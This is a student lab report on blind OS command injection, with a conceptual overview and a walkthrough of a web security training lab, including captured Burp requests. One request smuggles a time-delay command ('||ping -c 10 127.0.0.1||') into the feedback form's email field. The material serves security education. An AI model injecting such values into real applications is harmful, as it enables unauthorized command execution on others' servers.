Lab 13	
Name	Dang Hoang Nguyen
Student ID	SE171946

What is Blind Command Injection, and how does it differ from classic command injection vulnerabilities?

Blind Command Injection: The Sneaky Cousin of Classic OSCI

Blind Command Injection functions differently from standard OS Command Injection (OSCI), which gives attackers clear sight into the result of the commands that are performed. Consider a scenario where an attacker tries to open a safe, but all they can see is the sound produced by the effort to open, not the actual contents. In essence, that is Blind OSCI.

1. No Direct Output:

• In traditional OSCI, the attacker injects code, and the application's response may display the code's output, providing useful information.However, the output of the injected command is hidden by Blind OSCI. The program might not give any feedback at all, or it might just give general success/failure messages.

2. Exploitation Techniques:

In order to accomplish desired actions, classic OSCI frequently uses direct injection of malicious commands; in contrast, blind OSCI uses indirect methods to obtain data or accomplish objectives without depending on visible output. As examples, consider:

o Timing-based attacks: Monitoring response times to distinguish between true and false circumstances, such as verifying the presence of a file.

o Error messages: Determining details about the system by examining error messages that arise from improper commands.

o DNS lookups: Data encoded in domain names can be extracted by using the application's DNS resolution mechanism.

o Side effects: Reporting unintended consequences of commands run, such as modifications to file modification timings or altered system behavior.

Discuss the challenges posed by Blind Command Injection, particularly in scenarios where the application does not return any direct output from executed commands. How can an attacker infer successful command execution in such cases.

Challenges:

• Vulnerability point identification: Without understanding how the application handles data, it can be challenging to locate input fields that are open to injection.
• Creating powerful payloads: A deeper comprehension of the system and application logic is necessary to create commands that accomplish desired operations without depending on visible output.
• Determining success: Figuring out if a command was successfully performed turns into a problem that necessitates using deceptive techniques to learn more.

- Timing-based attacks: Because of changes in server load and network delay, these can be unpredictable.
- Error messages: Depending on the particular command and system settings, they may provide only a limited amount of information.
- Side effects: Keeping an eye on them can be difficult and time-consuming, and small changes might go missed.

Inferring Success:

Notwithstanding these difficulties, attackers possess a variety of methods to deduce the effective execution of commands in silent situations:

- Timing differences: the difference in response times between orders with known behavior and those with unknown behavior. A prolonged period of inactivity could be an indication of good execution.

- Conditional statements: Inserting instructions that cause particular actions by the system, such as changing the timestamp on a file or making a directory. Success is indicated by subsequently looking for these changes.

- Using commands that yield distinct exit codes for true or false conditions is known as boolean logic. looking for hints by examining error messages or response codes.

- Information leakage: Using program activity as a springboard to provide details about commands that are carried out. This can include tampering with logs, timestamps, or even file sizes.


- Blind DNS exfiltration: Data encoding in subdomains of DNS queries that the application initiates. Exfiltrated data can be found by looking for specific patterns in DNS traffic.

Additional Considerations:


- These methods frequently call for patience, trial and error, and familiarity with the intended system and application.
- To accomplish intricate objectives like privilege escalation or data exfiltration, attackers may chain several blind instructions.
- To expedite the process, sophisticated attackers may employ automation tools, which would further complicate detection.

Lab: Blind OS command injection with time delays


Upon accessing this lab, we will be greeted with a web application. as shown below. This has a feedback form submission feature.


https://0a0c007603d94ba9850778dd00060032.web-security-academy.net
Blind OS command injection with time delays
Back to lab description
LAB Not solved
Home | Submit feedback
WE LIKE TO SHOP
Photobomb Backdrops $73.93
Poo Head - It's not just an insult anymore. $7.90
The Giant Enter Key $73.55
Safety First $89.98
View details

Let's go over that, use it, and examine it first. Additionally, it is evident that there is a feature that allows users to provide feedback.So let's see how that feedback form functions. I filled out the form with a random value, submitted it, and recorded the request for the burp suits for later examination.


https://0a0c007603d94ba9850778dd00060032.web-security-academy.net/feedback
Blind OS command injection with time delays
Back to lab description
LAB Not solved
Home | Submit feedback
Submit feedback
Name:
Email:
Subject:
Message:
Submit feedback
Thank you for submitting feedback!

We must test each parameter for command injection as we observe that some parameters are passing with user input when we capture the request from our feedback form in the burp suite. Since this lab focuses on blind command injection, we must test blind OS command injection using a command that takes some time to run in order to determine whether our command was successful.




Target: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net

```
POST /feedback/submit HTTP/2
Host: 0a0c007603d94ba9850778dd00060032.web-security-academy.net
Cookie: session=0YnKOP7t4IP0yGK3H3bKKyBtIkyFQ85S
Content-Length: 84
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=CXvN4f0eyiG4iqwzanjC9hJ4Ri3RdkJ0&name=a&email=a%40gmail.com&subject=a&message=
a
```

Ping is one example of such a command. To ensure that the ping command takes some time to finish and allow us to decide whether to perform a blind OS command injection, we can supply the command with a minimum of 10 packets to be transmitted. I first tried using the name argument, but it was unsuccessful. Then I tried using the email option, and you can probably predict that due of incorrect user input validation, we got the desired result.

Command: ping -c 10 127.0.0.1




Target: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net

```
POST /feedback/submit HTTP/2
Host: 0a0c007603d94ba9850778dd00060032.web-security-academy.net
Cookie: session=0YnKOP7t4IP0yGK3H3bKKyBtIkyFQ85S
Content-Length: 108
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a0c007603d94ba9850778dd00060032.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=CXvN4f0eyiG4iqwzanjC9hJ4Ri3RdkJ0&name=a&email=
a%40gmail.com||ping+-c+10+127.0.0.1||&subject=a&message=a
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

114 bytes | 9,697 millis

As we can see from below picture that once we send the request and it performs as we expected, our lab is solved.



Blind OS command injection wi

https://0a0c007603d94ba9850778dd00060032.web-security-academy.net/feedback

Blind OS command injection with time delays

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback Thank you for submitting feedback!

Boulevard Charn...
Đường đã đóng

Search

12:17 am
15/02/2024